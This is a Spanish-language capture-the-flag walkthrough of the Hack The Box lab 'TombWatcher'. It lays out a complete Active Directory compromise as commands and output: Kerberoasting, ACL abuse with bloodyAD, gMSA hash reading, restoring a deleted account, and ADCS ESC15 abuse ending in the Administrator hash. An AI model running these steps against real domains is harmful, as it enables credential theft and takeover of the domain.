

TombWatcher

Enumeración

```
knalla@Deb:~/Escritorio/HTB/Tombwatcher$ nmap -sC -sV -oN tombwatcher.nmap 10.129.11.189
Starting Nmap 7.93 ( https://nmap.org ) at 2026-02-04 00:46 -03
Nmap scan report for dc01.tombwatcher.htb (10.129.11.189)
Host is up (0.17s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
|_http-methods:
|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-02-04 07:46:50Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site:
Default-First-Site-Name)
|_ssl-cert: Subject: commonName=DC01.tombwatcher.htb
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
|_ Not valid before: 2026-02-04T07:37:46
|_ Not valid after: 2027-02-04T07:37:46
|_ssl-date: 2026-02-04T07:48:13+00:00; +3h59m59s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site:
Default-First-Site-Name)
|_ssl-cert: Subject: commonName=DC01.tombwatcher.htb
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
|_ Not valid before: 2026-02-04T07:37:46
|_ Not valid after: 2027-02-04T07:37:46
|_ssl-date: 2026-02-04T07:48:13+00:00; +4h00m00s from scanner time.
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site:
Default-First-Site-Name)
|_ssl-date: 2026-02-04T07:48:13+00:00; +3h59m59s from scanner time.
|_ssl-cert: Subject: commonName=DC01.tombwatcher.htb
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
|_ Not valid before: 2026-02-04T07:37:46
|_ Not valid after: 2027-02-04T07:37:46
3269/tcp  open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site:
Default-First-Site-Name)
|_ssl-date: 2026-02-04T07:48:13+00:00; +3h59m59s from scanner time.
|_ssl-cert: Subject: commonName=DC01.tombwatcher.htb
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
|_ Not valid before: 2026-02-04T07:37:46
|_ Not valid after: 2027-02-04T07:37:46
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 3h59m59s, deviation: 0s, median: 3h59m58s
|_smb2-time:
|_ date: 2026-02-04T07:47:32
|_ start_date: N/A
|_smb2-security-mode:
|_ 311:
|_ Message signing enabled and required
```

Servicios

53 DNS

```
dig any tombwatcher.htb @10.129.11.189
```

```
;; ANSWER SECTION:
```

```
tombwatcher.htb. 600 IN A 10.129.11.189
tombwatcher.htb. 3600 IN NS dc01.tombwatcher.htb.
```

80 HTTP





image-167.png

88 Kerberos

```
bloodhound-python -ns 10.129.11.189 -u henry -p 'H3nry_987TGV!' -c all -dc dc01.tombwatcher.htb -d tombwatcher.htb
```

```
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: tombwatcher.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.tombwatcher.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.tombwatcher.htb
INFO: Found 9 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.tombwatcher.htb
INFO: Done in 00M 32S
```



Aproveché el WriteSPN de Henry sobre Alfred. La salida fue guardada en Alfred.TGS

```
targetedKerberoast.py -v -d tombwatcher.htb -u henry -p 'H3nry_987TGV!'

$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$88ed420fc9106563d4aa3dbb60c1a03d...<SNIP>
```

Luego de crackear la contraseña con la que se encripta el TGS obtuve que la contraseña es "basketball"

```
hashcat -a 0 -m 13100 Alfred.TGS /usr/share/wordlists/rockyou.txt
...
<SNIP>
...
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$88ed...3c7691:basketball
```

Acto seguido hice uso del AddSelf que tiene Alfred sobre el grupo INFRASTRUCTURE.

```
bloodyAD -d tombwatcher.htb -u alfred -p basketball --host dc01.tombwatcher.htb add groupMember Infrastructure
alfred
[+] alfred added to Infrastructure
```

Finalmente aproveché el permiso del grupo sobre la cuenta de computadora llamada Ansible_dev\$

```
bloodyAD --host dc01.tombwatcher.htb -d tombwatcher.htb -u alfred -p basketball get object 'ansible_dev$' --
attr msDS-ManagedPassword

distinguishedName: CN=ansible_dev,CN=Managed Service Accounts,DC=tombwatcher,DC=htb
msDS-ManagedPassword.NT: 22d7972cb291784b28f3b6f5bc79e4cf
msDS-ManagedPassword.B64ENCODED:
JpQBmKMcI6yUYBsc22UcRapoRo5zF140yeAETF+9PPnEuKt+PtyRXGBkMAESjm77Kf52wLzc7IroH+UDyh+F97R4pE9Xxeabe/kbfDxxUU4J+h
Cw94Vf9XjRZnS6ZdQ++B1IxfMLZb/VZtQRkBTbp66JNFzW+fdYZnARb9/lXdw/RKt0NX/B0KQTQVJVhhKFbJ5krtncccIrnX3l6i6b0P2+kHZj
4784ZXK4zuCwd5pFaQ5td/JNDguKiyiSpUgS4k792VW+Yq6EtvlRnY3f4BeQrUiNMZq+Ju9vMV16wBC6RD6WQdvczl0lelg/q72aXKwWzdzuV0
umQ3Zr0tk0LQ==
```

Compruebo que el hash realmente funciona

```
nxc smb dc01.tombwatcher.htb -u 'ANSIBLE_DEV$' -H 22d7972cb291784b28f3b6f5bc79e4cf
SMB 10.129.232.167 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01)
(domain:tombwatcher.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB 10.129.232.167 445 DC01 [+]
tombwatcher.htb\ANSIBLE_DEV$:22d7972cb291784b28f3b6f5bc79e4cf
```

No me había dado cuenta antes pero además Ansible_dev\$ tiene permiso de ForceChangePassword sobre sam




image-170.png

```
bloodyAD --host dc01.tombwatcher.htb -d tombwatcher.htb -u 'ANSIBLE_DEV$' -p :22d7972cb291784b28f3b6f5bc79e4cf
set password sam sampassword

[+] Password changed successfully!
```

```
bloodyAD --host dc01.tombwatcher.htb -d tombwatcher.htb -u 'sam' -p sampassword set owner john sam

[+] Old owner S-1-5-21-1392491010-1358638721-2126982587-512 is now replaced by sam on john
```

Ahora que sam es owner de john puede agregarse a si misma GenericAll sobre john

```
bloodyAD -d tombwatcher.htb -u sam -p sampassword --host dc01.tombwatcher.htb add genericAll john sam
```

```
[+] sam has now GenericAll on john
```

Con los permisos actuales no pude hacer shadow credential a john así que opté por cambiarle la contraseña

```
bloodyAD --host dc01.tombwatcher.htb -d tombwatcher.htb -u sam -p sampassword set password john johnpassword
```

```
[+] Password changed successfully!
```

John tiene acceso por winRM pero no pude encontrar nada útil por lo que porcedí a enumerar y analizar ADCS

```
certipy find -target dc01.tombwatcher.htb -u john -p johnpassword  
Certipy v5.0.3 - by Oliver Lyak (ly4k)
```

```
[!] DNS resolution failed: The DNS query name does not exist: dc01.tombwatcher.htb.  
[!] Use -debug to print a stacktrace  
[*] Finding certificate templates  
[*] Found 33 certificate templates  
[*] Finding certificate authorities  
[*] Found 1 certificate authority  
[*] Found 11 enabled certificate templates  
[*] Finding issuance policies  
[*] Found 13 issuance policies  
[*] Found 0 OIDs linked to templates  
[!] DNS resolution failed: The DNS query name does not exist: DC01.tombwatcher.htb.  
[!] Use -debug to print a stacktrace  
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP  
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'  
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'  
[!] Error checking web enrollment: timed out  
[!] Use -debug to print a stacktrace  
[!] Failed to lookup object with SID 'S-1-5-21-1392491010-1358638721-2126982587-1111'  
[*] Saving text output to '20260204190532_Certipy.txt'  
[*] Wrote text output to '20260204190532_Certipy.txt'  
[*] Saving JSON output to '20260204190532_Certipy.json'  
[*] Wrote JSON output to '20260204190532_Certipy.json'
```

Analizando el JSON me encontré con lo siguiente que salta a la vista

```
"17": {  
  "Template Name": "WebServer",  
  "Display Name": "Web Server",  
  "Certificate Authorities": [  
    "tombwatcher-CA-1"  
  ],  
  "Enabled": true,  
  "Client Authentication": false,  
  "Enrollment Agent": false,  
  "Any Purpose": false,  
  "Enrollee Supplies Subject": true,  
  "Certificate Name Flag": [  
    1  
  ],  
  "Extended Key Usage": [  
    "Server Authentication"  
  ],  
  "Requires Manager Approval": false,  
  "Requires Key Archival": false,  
  "Authorized Signatures Required": 0,  
  "Schema Version": 1,  
  "Validity Period": "2 years",  
  "Renewal Period": "6 weeks",  
  "Minimum RSA Key Length": 2048,  
  "Template Created": "2024-11-16 00:57:49+00:00",
```

```

"Template Last Modified": "2024-11-16 17:07:26+00:00",
"Permissions": {
  "Enrollment Permissions": {
    "Enrollment Rights": [
      "TOMBWATCHER.HTB\\Domain Admins",
      "TOMBWATCHER.HTB\\Enterprise Admins",
      "S-1-5-21-1392491010-1358638721-2126982587-1111"
    ]
  },
  "Object Control Permissions": {
    "Owner": "TOMBWATCHER.HTB\\Enterprise Admins",
    "Full Control Principals": [
      "TOMBWATCHER.HTB\\Domain Admins",
      "TOMBWATCHER.HTB\\Enterprise Admins"
    ],
    "Write Owner Principals": [
      "TOMBWATCHER.HTB\\Domain Admins",
      "TOMBWATCHER.HTB\\Enterprise Admins"
    ],
    "Write Dacl Principals": [
      "TOMBWATCHER.HTB\\Domain Admins",
      "TOMBWATCHER.HTB\\Enterprise Admins"
    ],
    "Write Property Enroll": [
      "TOMBWATCHER.HTB\\Domain Admins",
      "TOMBWATCHER.HTB\\Enterprise Admins",
      "S-1-5-21-1392491010-1358638721-2126982587-1111"
    ]
  }
}
}

```

Como se puede ver en los Enrollment Rights y demás, hay un SID que no se resuelve.

```
"S-1-5-21-1392491010-1358638721-2126982587-1111"
```

Al consultar sobre este desde la shell en windows tampoco se puede resolver

```

*Evil-WinRM* PS C:\Users\john\Desktop> Get-ADObject -Identity "S-1-5-21-1392491010-1358638721-2126982587-1111"

Cannot find an object with identity: 'S-1-5-21-1392491010-1358638721-2126982587-1111' under:
'DC=tombwatcher,DC=htb'.
At line:1 char:1
+ Get-ADObject -Identity "S-1-5-21-1392491010-1358638721-2126982587-111 ...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (S-1-5-21-139249...2126982587-1111:ADObject) [Get-ADObject],
ADIdentityNotFoundException
+ FullyQualifiedErrorId :
ActiveDirectoryCmdlet:Microsoft.ActiveDirectory.Management.ADIdentityNotFoundException,Microsoft.ActiveDirecto
ry.Management.Commands.GetADObject

```

ChatGPT me sopló que en AD existe un Recycle bin qué si está habilitado pueden aparecer los objetos borrados, como posiblemente sea el caso de la cuenta del SID que no se puede resolver.

```

*Evil-WinRM* PS C:\Users\john\Desktop> Get-ADOptionalFeature 'Recycle Bin Feature'

DistinguishedName : CN=Recycle Bin Feature,CN=Optional Features,CN=Directory Service,CN=Windows
NT,CN=Services,CN=Configuration,DC=tombwatcher,DC=htb
EnabledScopes      : {CN=Partitions,CN=Configuration,DC=tombwatcher,DC=htb, CN=NTDS
Settings,CN=DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=tombwatcher,DC=htb}
FeatureGUID        : 766ddcd8-acd0-445e-f3b9-a7f9b6744f2a
FeatureScope       : {ForestOrConfigurationSet}
IsDisableable      : False
Name               : Recycle Bin Feature
ObjectClass        : msDS-OptionalFeature
ObjectGUID         : 907469ef-52c5-41ab-ad19-5fdec9e45082

```

```
RequiredDomainMode :  
RequiredForestMode : Windows2008R2Forest
```

IsDisableable: False indica que efectivamente está habilitada

```
Get-ADObject -Filter 'ObjectSID -eq "S-1-5-21-1392491010-1358638721-2126982587-1111"' -IncludeDeletedObjects  
  
Deleted : True  
DistinguishedName : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted  
Objects,DC=tombwatcher,DC=htb  
Name : cert_admin  
      DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf  
ObjectClass : user  
ObjectGUID : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
```

Para listar TODOS los objetos borrados

```
Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects
```

Cómo john tiene GenericAll sobre ADCS es posible que pueda revivir la cuenta eliminada, se necesita solo el GUID

```
*Evil-WinRM* PS C:\Users\john\Desktop> Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebf  
*Evil-WinRM* PS C:\Users\john\Desktop> Get-ADUser cert_admin
```

```
DistinguishedName : CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb  
Enabled : True  
GivenName : cert_admin  
Name : cert_admin  
ObjectClass : user  
ObjectGUID : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf  
SamAccountName : cert_admin  
SID : S-1-5-21-1392491010-1358638721-2126982587-1111  
Surname : cert_admin  
UserPrincipalName :
```

John tiene GenericAll y dado que no me funcionó la shadowCredential delante no me voy a molestar a volver a intentarlo, sin embargo, como es una cuenta eliminada, no importa mucho que se le cambie la contraseña.

```
Set-ADAccountPassword cert_admin -NewPassword (ConvertTo-SecureString 'adminpassword' -AsPlainText -Force)
```

Ahora veo los certificados vulnerables de nuevo y obtengo lo siguiente

```
certipy find -target dc01.tombwatcher.htb -u cert_admin -p 'adminpassword' -vulnerable -stdout
```

```
...  
<SNIPP>  
...  
Template Name : WebServer  
Display Name : Web Server  
Certificate Authorities : tombwatcher-CA-1  
Enabled : True  
Client Authentication : False  
Enrollment Agent : False  
Any Purpose : False  
Enrollee Supplies Subject : True  
Certificate Name Flag : EnrolleeSuppliesSubject  
Extended Key Usage : Server Authentication  
Requires Manager Approval : False  
Requires Key Archival : False  
Authorized Signatures Required : 0  
Schema Version : 1  
Validity Period : 2 years  
Renewal Period : 6 weeks  
Minimum RSA Key Length : 2048  
Template Created : 2024-11-16T00:57:49+00:00  
Template Last Modified : 2024-11-16T17:07:26+00:00
```

```

Permissions
  Enrollment Permissions
    Enrollment Rights      : TOMBWATCHER.HTB\Domain Admins
                           : TOMBWATCHER.HTB\Enterprise Admins
                           : TOMBWATCHER.HTB\cert_admin

  Object Control Permissions
    Owner                  : TOMBWATCHER.HTB\Enterprise Admins
    Full Control Principals : TOMBWATCHER.HTB\Domain Admins
                           : TOMBWATCHER.HTB\Enterprise Admins
    Write Owner Principals  : TOMBWATCHER.HTB\Domain Admins
                           : TOMBWATCHER.HTB\Enterprise Admins
    Write Dacl Principals   : TOMBWATCHER.HTB\Domain Admins
                           : TOMBWATCHER.HTB\Enterprise Admins
    Write Property Enroll   : TOMBWATCHER.HTB\Domain Admins
                           : TOMBWATCHER.HTB\Enterprise Admins
                           : TOMBWATCHER.HTB\cert_admin

  [+] User Enrollable Principals : TOMBWATCHER.HTB\cert_admin
  [!] Vulnerabilities
    ESC15                  : Enrollee supplies subject and schema version is 1.
  [*] Remarks
    ESC15                  : Only applicable if the environment has not been patched. See CVE-
2024-49019 or the wiki for more details.

```

Ahora procedo a explotar el ESC15

```

certipy req -u cert_admin -p adminpassword -dc-ip 10.129.232.167 -target dc01.tombwatcher.htb -ca tombwatcher-
CA-1 -template User -pfx administrator.pfx -on-behalf-of 'tombwatcher\Administrator'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

```

```

[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'administrator.pfx'

```

```

certipy auth -pfx administrator.pfx -dc-ip 10.129.232.167
Certipy v5.0.3 - by Oliver Lyak (ly4k)

```

```

[*] Certificate identities:
[*]   SAN UPN: 'Administrator@tombwatcher.htb'
[*]   Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb':
aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc

```

Con el hash ya puedo ingresar por evil-winrm y listo